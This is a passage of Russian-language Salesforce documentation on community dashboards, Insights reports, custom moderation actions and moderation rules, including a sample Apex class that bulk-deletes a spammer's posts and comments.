   Панели мониторинга, доступные на странице «Управление сообществом» и «Рабочее пространство сообщества», обновляются автоматически каждые 24 часа. Чтобы просмотреть последние данные, нажмите кнопку **«Обновить»**. Открытие недавно обновленной панели мониторинга инициирует отображение глобально кэшированных данных, сохраненных при последнем обновлении. Панель мониторинга, которая не обновлялась в течение 24 часов, обновляется автоматически при ее открытии. Внешние пользователи на основе ролей в сообществе могут обновлять панели мониторинга, настроенные посредством параметров «Запустить в качестве определенного пользователя» и «Запустить в качестве пользователя, выполнившего вход в систему», не более 1 000 раз в день для одной организации. Данное ограничение не учитывает запланированные и автоматические обновления. Ограничения по обновлению отсутствуют для внутренних пользователей.
4. Для просмотра связанного отчета нажмите **«Просмотреть отчет»** на панели мониторинга.

   Учтите, что на панелях мониторинга настроено отображение данных сообщества.

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

Помните, что панель мониторинга можно настроить в любое время. Чтобы отредактировать панель мониторинга, перейдите на страницу **«Панели мониторинга»** > **«Параметры»** в управлении сообществом или рабочем пространстве сообщества. Щелкните поле **«Метка»**, чтобы изменить имя страницы, нажмите стрелку вниз справа от поля **«Панель мониторинга»**, чтобы соотнести страницу с другой панелью мониторинга. Нажмите **«Редактирование панели мониторинга»**, чтобы открыть панель мониторинга во внутренней организации Salesforce. Если используется панель мониторинга, созданная в Lightning Experience, то ссылка редактирования работать не будет.


СМ. ТАКЖЕ:

Отличия между результатом использования подробных сведений и панелей мониторинга

Отличия между результатом использования подробных сведений и панелей мониторинга

Подробные сведения позволяют немедленно реагировать на недавние действия в сообществах, а панели мониторинга предоставляют возможность просмотра тенденций.

Страница «Занятость» используется для просмотра, мониторинга и выполнения действий относительно активности в сообществе. Подробные сведения дают четкое представление о конкретной области сообщества.



Например, просмотреть отчет о новых участниках сообщества, получивших наибольшее количество лайков

Панели мониторинга используются для просмотра показателей сообщества, например тенденций активности. Панели мониторинга предоставляют среднесрочные и долгосрочные обзоры внедрения и взаимодействия в сообществе. Они позволяют определять эффективность кампаний по рентабельности инвестиций и ключевые показатели эффективности.



Например, просматривать общее количество записей и комментариев, включая общие тенденции по количеству

на записях и комментариях, можно на странице **«Занятость»** > **«Внедрение»**. Этот отчет по подробным сведениям позволяет определять новых активных участников, получивших положительный отзыв от других участников сообщества, и взаимодействовать с ними.

сообщений и комментариев в сообществе, можно на странице **«Панели мониторинга»** > **«Активность»**.

СМ. ТАКЖЕ:

- Просмотр и настройка подробных сведений для сообщества
- Просмотр панелей мониторинга Сообщества.

Insights (подробные сведения) для вовлечения сообществ


Подробные сведения — это отчеты, позволяющие менеджерам сообщества отслеживать действия участников и принимать соответствующие меры. Подробные сведения упрощают выполнение ежедневных задач по модерированию сообщества, стимулированию вовлеченности участников и привлечению новых пользователей. При необходимости настройте Insights для отслеживания новых участников, вопросов без ответов, новых групп, самых обсуждаемых тем и даже недавних влияний Chatter.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Отчет Insights, настроенный для отслеживания новых участников, позволяет менеджерам сообщества быстро открывать профиль нового участника для отправки приветственного сообщения.



Также они могут просматривать другие отчеты об участниках прямо на странице Insights посредством раскрывающегося меню.



Совет: Выполните автоматическую настройку! Стандартный компонент подробных сведений можно найти в пакете Salesforce Communities Management, доступном для загрузки в AppExchange. Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

Аналитические отчеты, представленные в пакете, являются полностью настраиваемыми. При необходимости измените стандартные имена страниц Insights, соотнесения папок отчетов или столбцы и фильтры отчетов Insights. Другими словами, пользователи могут беспрепятственно настраивать или изменять содержимое пакета. Данные действия не влияют на наши рабочие процессы.

Включение и соотнесение подробных сведений для менеджеров сообществ

Менеджеры сообщества могут использовать отчеты подробных сведений для отслеживания недавних действий и принятия соответствующих мер. Для быстрого запуска и выполнения задач рекомендуем использовать предварительно настроенные подробные сведения из пакета AppExchange. Также можно создавать и соотносить собственные сведения. У каждого сообщества могут быть свои подробные сведения.

Создание собственных подробных сведенийдля сообщества

Создайте собственные подробные сведения для отображения на странице «Управление сообществом» или «Рабочие пространства сообщества». Рекомендуем создавать отчеты «Подробные сведения» на основе типов настраиваемых отчетов, доступных для сообществ.

Создание настраиваемых действий для компонента сообщества «Подробные сведения»

Настраиваемые действия позволяют выполнять больше, работая с подробными сведениями о сообществе. Допустим, спамер атакует ваше сообщество. Вы можете создать и использовать действие для удаления всех сообщений и комментариев спамера одним нажатием кнопки. Настраиваемые действия с подробными сведениями работают со стандартными и настраиваемыми объектами.

Просмотр и настройка подробных сведений для сообщества

Используйте подробные сведения для отслеживания действий в сообществе и мгновенного выполнения действий. Подробные сведения упрощают выполнение ежедневных задач по модерированию сообщества, привлечению новых и вовлечению существующих пользователей.

Включение и соотнесение подробных сведений для менеджеров сообществ

Менеджеры сообщества могут использовать отчеты подробных сведений для отслеживания недавних действий и принятия соответствующих мер. Для быстрого запуска и выполнения задач рекомендуем использовать предварительно настроенные подробные сведения из пакета AppExchange. Также можно создавать и соотносить собственные сведения. У каждого сообщества могут быть свои подробные сведения.

Страницы «Подробные сведения» соотносятся с папками отчетов во внутренней организации. Все отчеты, содержащиеся в этой папке, отображаются в раскрывающемся меню на странице «Подробные сведения». При добавлении или удалении отчета «Подробные сведения» из папки отчетов во внутренней организации будет обновляться и страница «Подробные сведения» в разделе «Управление сообществом» или «Рабочие пространства сообщества». На странице Подробные сведения ссылки на сущности автоматически создаются для таких полей отчетов, как «Создано» или «Имя группы». Содержимое публикаций, комментариев и сообщений можно просматривать прямо на странице.

Совет: Стандартный компонент подробных сведений можно найти в пакете Salesforce Communities Management, доступном для загрузки в AppExchange. Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

При установке этого пакета папки отчетов также будут автоматически установлены во внутренней организации. При отсутствии ранее соотнесенных подробных сведений пакет выполнит автоматическое соотнесение новых. Соотнесение по умолчанию можно изменить в любое время.

Для сопоставления или обновления подробных сведений для сообщества:

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите **«Занятость» «Параметры»**.
3. Укажите имя каждой страницы подробных сведений и выберите папку отчетов для соотнесения со страницей.

   Допускается соотнесение не более 10 страниц «Подробные сведения».

   Убедитесь, что менеджерам сообщества открыт совместный доступ к соотнесенной папке отчетов; в противном случае они не смогут просматривать отчеты «Подробные сведения».
4. Нажмите кнопку **«Сохранить»**.

   Менеджеры сообществ могут просматривать страницы подробных сведений при раскрытии раздела «Занятость» на странице «Управление сообществом» или «Рабочие пространства сообщества».

Просмотрите сделанные изменения. Выберите пункт Занятость и щелкните имя каждой страницы подробных сведений. Проверять отчеты, соотнесенные с каждой страницей, можно с помощью раскрывающегося меню.

Если установлен пакет Salesforce «Управление сообществами», отчеты «Подробные сведения», относящиеся к модерированию, также соотносятся со страницами в разделе «Модерирование» страниц «Управление сообществом» или

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сопоставления подробных сведений на странице «Управление сообществом» или «Рабочие пространства сообщества»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

  И

  Управление отчетами в общедоступных папках

  И

  Является участником сообщества.

«Рабочие пространства сообщества». В отличие от названий страниц в разделе «Занятость», названия страниц в разделе «Модерирование» не могут быть переименованы и их сопоставление нельзя отменить.

СМ. ТАКЖЕ:

Предоставление общего доступа к папке отчетов или панелей мониторинга

Создание собственных подробных сведенийдля сообщества

Создайте собственные подробные сведения для отображения на странице «Управление сообществом» или «Рабочие пространства сообщества». Рекомендуем создавать отчеты «Подробные сведения» на основе типов настраиваемых отчетов, доступных для сообществ.

Совет: Стандартный компонент подробных сведений можно найти в пакете Salesforce Communities Management, доступном для загрузки в AppExchange. Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

1. Создайте типы настраиваемых отчетов на основе объекта «Сети».

   Только в отчетах на основе объекта «Сети» отображаются сведения о сообществе на странице «Управление сообществом» и «Рабочее пространство сообщества».

   Прим.: При необходимости создайте отчеты на основе других объектов и разрешите их отображение в управлении сообществом или рабочем пространстве сообщества. Помните, что в них будут отображаться сведения из всей организации, а не только данные сообщества, которое вы просматриваете.

   - Выберите объект «Сети» в качестве основного.
   - Выберите дочерний объект.
     - Сообщения Chatter
     - Новые версии ленты
     - Группы
     - Аудиты сети
     - Ежедневные показатели действий сети
     - Версии сетевой ленты
     - Участники сети
     - Ежедневные показатели участников сети
     - Модерации сети
     - Ежедневные показатели общедоступного использования сети
     - Ежедневные показатели уникальных авторов сети
     - Показатель рекомендации
     - Назначения темы
     - Темы
     - Неопубликованные элементы ленты

2. Чтобы создать отчет «Подробные сведения», воспользуйтесь типом настраиваемого отчета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

Для создания и совместного использования папок с отчетами:
- Управление отчетами в общедоступных папках

Отчеты «Подробные сведения» идентичны другим отчетам, однако они должны также удовлетворять следующим требованиям:

- Форма отчета — табличная.
- в отчете не допускается пагинация.
- Рекомендуется, чтобы отчет возвращал 2 000 строк или менее, поскольку только первые 2 000 строк отображаются на странице «Управление сообществом» или «Рабочие пространства сообщества».
- Чтобы просмотреть действия «Утвердить» или «Удалить» для комментариев, необходимо добавить в аналитический отчет столбец «FeedCommentID».

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

3. Сохраните отчет в новую папку отчетов, которую можно отображать на странице «Управление сообществом» или «Рабочие пространства сообщества».

   Рекомендуем создать отдельную папку отчетов для каждой страницы «Подробные сведения». Например, создайте одну папку отчетов с именем *«Участники подробных сведений»*, а другую — с именем *«Модерирование подробных сведений»*.

   Страницы «Подробные сведения» соотносятся с папками отчетов во внутренней организации. Все отчеты, содержащиеся в этой папке, отображаются в раскрывающемся меню на странице «Подробные сведения». При добавлении или удалении отчета «Подробные сведения» из папки отчетов во внутренней организации будет обновляться и страница «Подробные сведения» в разделе «Управление сообществом» или «Рабочие пространства сообщества».

4. Откройте менеджерам сообщества совместный доступ к папке отчетов «Подробные сведения».
5. На странице «Управление сообществом» или «Рабочие пространства сообщества» последовательно выберите **«Занятость»** > **«Параметры»**, чтобы сопоставить страницы подробных сведений с папкой отчетов.

При входе менеджера сообщества на страницу «Управление сообществом» или «Рабочие пространства сообщества» отчеты «Подробные сведения» отображаются в раскрывающемся меню на соотнесенной странице «Занятость».

Прим.: Некоторые подробные сведения недоступны в версии Developer Edition или безопасных организациях.

СМ. ТАКЖЕ:

Создание типа настраиваемого отчета

Создание отчета

Отслеживание действий сообщества с помощью настраиваемых отчетов

Предоставление общего доступа к папке отчетов или панелей мониторинга

Создание настраиваемых действий для компонента сообщества «Подробные сведения»

Создание настраиваемых действий для компонента сообщества «Подробные сведения»

Настраиваемые действия позволяют выполнять больше, работая с подробными сведениями о сообществе. Допустим, спамер атакует ваше сообщество. Вы можете создать и использовать действие для удаления всех сообщений и комментариев спамера одним нажатием кнопки. Настраиваемые действия с подробными сведениями работают со стандартными и настраиваемыми объектами.

При запуске действия с подробными сведениями в отчете всю работу незаметно выполняет страница Visualforce. Страница Visualforce ссылается на стандартные и настраиваемые объекты, используя стандартные контроллеры или контроллеры стандартного списка.

Вот так выглядит процесс создания настраиваемого действия с подробными сведениями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и настройки параметров версии для страниц Visualforce:
- Настройка приложения

Для редактирования настраиваемых контроллеров Visualforce:
- Автор Apex

1. Создайте страницу Visualforce.

   Есть несколько подходящих вариантов.

   - Использовать стандартный контроллер.

     Выберите этот вариант, чтобы создать страницу Visualforce с той же функциональностью и логикой, что используются в стандартных страницах Salesforce. Например, если использовать стандартный контроллер Accounts, то нажатие кнопки **Сохранить** в Visualforce приведет к выполнению такого же действия, как и при нажатии **Сохранить** на стандартной странице редактирования организации.

   - Использовать стандартный контроллер списка.

     Выберите этот вариант, чтобы создать страницу Visualforce, на которой можно работать с набором записей. К примерам существующих страниц Salesforce, где можно работать с набором записей, относятся: страницы со списком, связанные списки и страницы массовых действий.

   - Применить расширение контроллера, использующее Apex

     Выберите этот вариант, если хотите предоставить новую функциональность, изменить навигацию по приложению, использовать выноски сценариев или веб-службы или если вам нужен более точный контроль над доступом к информации на этой странице.

   Все варианты подходят для работы со стандартными и настраиваемыми объектами.

   Подробные сведения об этих вариантах см. в Руководстве разработчика Visualforce.

2. Добавление настраиваемого действия к отчету подробных сведений.

   Действия отображаются на основе данных, возвращенных в отчете. Убедитесь, что отчет в данный момент возвращает данные, нужные для выполнения действия.

   a. Откройте «Рабочее пространство сообщества» или «Управление сообществом».

   b. Перейдите к отчету подробных сведений, к которому хотите применить новое действие.

   c. В отчете щелкните , затем добавьте настраиваемое действие из списка.

3. Убедитесь, что пользователи имеют подходящие полномочия для выполнения настраиваемого действия.

В зависимости от способа настройки действия после его выполнения пользователь либо останется на странице подробных сведений, либо будет перенаправлен на страницу в вашей внутренней организации. В отличие от стандартных действий

с подробными сведениями, пользователи не получают стандартных сообщений об успешности или неудаче выполнения настраиваемого действия.

Пример: Вот пример настраиваемого действия для удаления всех сообщений участника сообщества. Это настраиваемое действие отлично подходит для очистки сообщества после спам-атаки.

Создайте настраиваемое расширение контроллера с помощью класса Apex и используйте его на своей странице Visualforce. Следующий класс `DeleteAllActivityControllerExtension` — это пример настраиваемого расширения контроллера.

```
public with sharing class DeleteAllActivityControllerExtension {

    private List<Id> ids;
    private String retURL;
    private Database.DeleteResult[] deleteResult = null;
    private Map<String, String> resultMap;
    private String success = 'success';
    private String failure = 'failure';

   public DeleteAllActivityControllerExtension(ApexPages.StandardController controller)
 {
        resultMap = new Map<String, String>();
        /* The IDs you select on the Insights page are stored in a comma separated
string of IDs.
        This string is passed in a parameter called "idsList" */
        String idsList = ApexPages.currentPage().getParameters().get('idsList');
       //The return URL to the Insights page is passed in a parameter called "retURL"

        retURL = ApexPages.currentPage().getParameters().get('retURL');
        ids = idsList.split(',');
    }

    public PageReference deleteAllActivity() {
        deleteFeedPosts();
        deleteFeedComments();
        //Include these two lines of code to be redirected to the Insights page after
 you click the action.
        PageReference retPage = new PageReference(retURL);
        retPage.setRedirect(true);
        Integer failureCount = calculateFailureCount();
        Integer successCount = ids.size() - failureCount;
        retPage.getParameters().put(success, String.valueOf(successCount));
        retPage.getParameters().put(failure, String.valueOf(failureCount));
        return retPage;
   }

   private void deleteFeedPosts() {
        List<FeedItem> feedItems = [Select Id, CreatedById FROM FeedItem WHERE
CreatedById IN :ids];
        deleteResult = Database.delete(feedItems, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
```

```
                        resultMap.put(string.valueOf(feedItems.get(i).CreatedById),
failure);
                    }
                }
            }
        }
    }

    private void deleteFeedComments() {
        List<FeedComment> feedComments = [Select Id, CreatedById FROM FeedComment WHERE
 CreatedById IN :ids];
        deleteResult = Database.delete(feedComments, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                       resultMap.put(string.valueOf(feedComments.get(i).CreatedById),
 failure);
                    }
                }
            }
        }
    }

    private Integer calculateFailureCount() {
        Integer failureCount = 0;
        for (String result : resultMap.values()) {
            if (failure == result) {
                failureCount++;
            }
        }
        return failureCount;
    }

}
```

Этот код создает кнопку **Удалить все сообщения** в отчете подробных сведений. Эта кнопка удаляет все сообщения и комментарии выбранных участников. Если захотите удалить все личные сообщения и файлы тоже, то можете расширить данный код.

Прим.:

- В данном примере кода нет проверок полномочий. Это настраиваемое действие работает только для администраторов.
- Идентификаторы элементов, выбранных в отчете подробных сведений, передаются на страницу Visualforce с помощью параметров `idsList`.

Следующая разметка Visualforce показывает, как можно использовать настраиваемое расширение контроллера на странице:

```
<apex:page standardController="User"
extensions="DeleteAllActivityControllerExtension" action="{!deleteAllActivity}"
/>
```

СМ. ТАКЖЕ:

Справка Salesforce: Страницы Visualforce как глобальные настраиваемые действия

Руководство разработчика Visualforce: стандартные контроллеры

Руководство разработчика Visualforce: стандартные контроллеры списков

Руководство разработчика Visualforce: построение расширения контроллера

Просмотр и настройка подробных сведений для сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра подробных сведений на странице «Управление сообществом» или «Рабочие пространства сообщества»:	Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества.
Для настройки отчетов «Подробные сведения»:	Создание и настройка отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Используйте подробные сведения для отслеживания действий в сообществе и мгновенного выполнения действий. Подробные сведения упрощают выполнение ежедневных задач по модерированию сообщества, привлечению новых и вовлечению существующих пользователей.

Каждая страница Insights содержит несколько отчетов с подробными сведениями. Доступ к этим отчетам можно получить через раскрывающееся меню на данной странице. На странице Подробные сведения ссылки на сущности автоматически создаются для таких полей отчетов, как «Создано» или «Имя группы». Содержимое публикаций, комментариев и сообщений можно просматривать прямо на странице.

Подробные сведения — это мощный инструмент для выполнения массовых действий. Например, если спамер атакует ваше сообщество, вы можете выбрать все проблемные сообщения и нажать **Удалить сообщение**.


Важное замечание: Для некоторых действий с подробными сведениями требуются специальные полномочия. Если вы не можете выполнить действие, дайте знать своему администратору.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Щелкните «Занятость» или «Модерирование».

   Прим.: Ваш администратор соотносит страницы подробных сведений. Если раздел Занятость не отображается или раздел Модерирование не содержит страницы подробных сведений, то администратор их еще не сопоставил.

   Страницы с соотнесенными папками отчетов отображаются при раскрытии разделов.

3. Щелкните нужную страницу Подробные сведения.
   - Чтобы открыть отчеты подробных сведений, используйте раскрывающееся меню.



   - Начните действовать! На странице отображаются только первые два действия. Чтобы увидеть остальные, нажмите рядом с показанными действиями. За один раз можно выбрать до 100 строк.
   - Чтобы отфильтровать отчет по относительным и настраиваемым диапазонам дат, используйте раскрывающийся фильтр дат. Выберите один из следующих диапазонов относительных дат: «Все время», «Текущая неделя», «Текущий месяц», «Прошлый месяц», «Сегодня», «Вчера», «Последние 7 дней» и «Последние 30 дней». Также можно указать собственный настраиваемый диапазон дат.
   - Чтобы отсортировать отчет по конкретному столбцу, щелкните заголовок нужного столбца. Стрелка в столбце указывает, отсортирован отчет по убыванию или по возрастанию.
   - Чтобы изменить или настроить отчет, щелкните , после чего отчет откроется в вашей внутренней организации. Там вы сможете изменить отчет под нужды вашего сообщества, например, добавляя или удаляя столбцы и обновляя фильтры отчета.

     Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

   - Для изменения действий, назначенных странице, щелкните , чтобы открыть страницу редактирования действий с подробными сведениями.

     Действия в отчете подробных сведений отображаются на основе данных, полученных в отчете. Например, если отчет возвращает данные о пользователе, отображаются действия **Заморозка пользователя** и **Разморозка пользователя**. Если отчет перестает возвращать данные, действия не убираются. Однако при обновлении действий мы дадим вам знать, что некоторые из них больше не действительны.

     Каждый отчет подробных сведений может иметь собственные действия. Их можно изменить в любой момент, но помните, что отчет подробных сведений должен иметь по крайней мере одно действие. Действия, отображаемые в списке выбора на странице редактирования действий Insights, — это все доступные и подходящие действия для вашего отчета, включая настраиваемые.

Отчеты «Подробные сведения» для сообщества обновляются автоматически при открытии. Вы также можете форсировать обновление.

СМ. ТАКЖЕ:

Создание настраиваемых действий для компонента сообщества «Подробные сведения»

Отличия между результатом использования подробных сведений и панелей мониторинга

Стратегии и инструменты модерирования сообщества

Функция модерирования сообщества позволяет наделять участников сообщества полномочиями, необходимыми для отслеживания и проверки содержимого на соответствие установленным требованиям. Настройте правила, чтобы автоматизировать процесс модерирования и облегчить свою работу.

Дальнейшее развитие сообщества напрямую зависит от его модерирования. Каждое сообщество должно содержать активных модераторов, готовых к изнурительной проверке участников и содержимого на наличие полезной информации и соответствие установленным требованиям. Кроме того, участникам должна быть предоставлена возможность выявления содержимого, которое на их взгляд является недопустимым или оскорбительным.

Ниже перечислены действия, доступные после включения функции модерирования сообществ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Назначение отдельным пользователям полномочий модератора, необходимых для отслеживания сообщества
- Предоставление участникам права помечать записи, комментарии, файлы и личные сообщения, которые они посчитают недопустимыми или спамом.
- Предоставление модераторам возможности просматривать помеченные элементы и выполнять действия (например, удаление сообщения, комментария или файла).
- Предоставление менеджерам и ответственным за группы возможности модерировать управляемые или собственные группы
- Создание правил и критериев для автоматического блокирования, присвоения пометок или замены ключевых слов в содержимом, созданном участниками, например в записях или комментариях.
- Создайте правила для просмотра и утверждения содержимого от определенных участников
- Отслеживание присвоения пометок и активности модерирования в рамках сообщества

Для ограничения размера и типа файлов, разрешенных в сообществе, перейдите на страницу **«Администрирование» «Настройки»**.

Для формирования отчетности по модерированию ваших сообществ можно использовать отчет «Контрольный журнал подробных сведений» из пакета Salesforce Communities Management. Также можно запросить сведения о помеченных действиях и содержимом с помощью API-интерфейса или создать настраиваемый тип отчета с использованием объекта Сети в качестве основного. Дополнительные сведения о пакете Salesforce Communities Management см. в разделе Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами.

Прим.: Изменения в статусе элемента ленты не включены в отчет «Контрольный журнал подробных сведений».

Если необходимо создать настраиваемую расширенную логику модерирования для сообщества, можно создать триггеры, помечающие содержимое. Настраиваемые триггеры работают в фоновом режиме и не требуют открытого доступа участника для присвоения пометок.

Если ваша организация использует функции обеспечения безопасности транзакции, то средства модерирования сообщества будут иметь некоторую сходную функциональность. Средства обеспечения безопасности транзакций и модерирования сообществ можно применять одновременно.

Отслеживание действий сообщества с помощью страницы обзора модерирования

Подробные сведения модерирования упорядочены в виде активных плиток на странице обзора модерирования в управлении сообществом и рабочем пространстве сообщества. Быстро просматривайте полную картину действий модерирования сообществ и выполняйте стандартные задачи модерирования.

Включение функции присвоения пометок для участников сообщества

Чтобы разрешить участникам сообщества помечать публикации, комментарии, файлы и сообщения, которые, на их взгляд, являются недопустимыми, включите функцию присвоения пометок.

Критерии модерирования сообщества

Создайте критерии для определения ключевых слов или групп участников. Критерии используются в правилах для модерирования содержимого, созданного участниками, например записей и комментариев.

Правила модерирования сообщества

Создание и изменение правил сообщества для модерирования содержимого, созданного участниками. Каждое правило указывает на то, к какому содержимому, созданному участниками, оно применяется, на критерий для активации правила и на необходимые действия модерирования. Правила модерирования защищают сообщество от спамеров, ботов, оскорбительного и неподходящего содержимого.

Просмотр и утверждение сообщений и комментариев в сообществе

Правила предварительного модерирования для проверки и утверждения содержимого гарантируют, что неподходящее содержимое не сразу становится доступным всем в сообществе. Записи и комментарии, ожидающие проверки, не отображаются в ленте сообщества. Только автор и модераторы сообщества могут видеть подобные записи и комментарии в ленте. Автор может просматривать комментарий, ожидающий проверки, к аналогичному сообщению, только если опубликовал и запись, и комментарий. После того как правила настроены, модераторы могут утвердить содержимое непосредственно в ленте сообщества, в рабочих пространствах сообщества или в управлении сообществами.

Модерирование помеченных записей и комментариев в сообществе

Модераторы сообщества могут просматривать список записей и комментариев, которые участники сообщества пометили как неподходящие, и принимать соответствующие меры. При необходимости менеджеры или ответственные за группы могут просматривать пометки и выполнять действия над элементами в собственных группах.

Модерирование помеченных обсуждений в сообществе

Модераторы сообществ могут удалять сообщения и комментарии из обсуждений и снимать с них метки, а также замораживать их авторов или общаться с ними и все это из одного места.

Модерирование помеченных файлов в сообществе

Модераторы сообщества могут просматривать список файлов, которые участники сообщества пометили как неподходящие или спам, и принимать соответствующие меры. При необходимости менеджеры или ответственные за группы могут просматривать пометки и выполнять действия над файлами в собственных группах.

Модерирование помеченных прямых сообщений в сообществе

Участники сообщества могут помечать сообщения в сообществах, созданные с помощью шаблона службы поддержка клиентов (Napili). Модераторы сообщества могут просматривать и обрабатывать список прямых сообщений, помеченных участниками сообщества как недопустимые или спам.

Модерирование помеченных личных сообщений в сообществе

Модераторы сообщества могут просматривать и обрабатывать список сообщений Chatter, помеченных участниками сообщества как недопустимые или спам.

Настройка триггеров Apex для присвоения пометок элементам

С помощью триггеров можно создавать настраиваемую расширенную логику модерирования, которая будет автоматически помечать элементы сообщества.

Ограничения по модерированию сообществ

Ограничения по модерированию сообщества гарантируют оптимальную работу сообщества.

СМ. ТАКЖЕ:

Назначение модератора сообщества

Назначение менеджера сообщества

Отслеживание действий сообщества с помощью страницы обзора модерирования

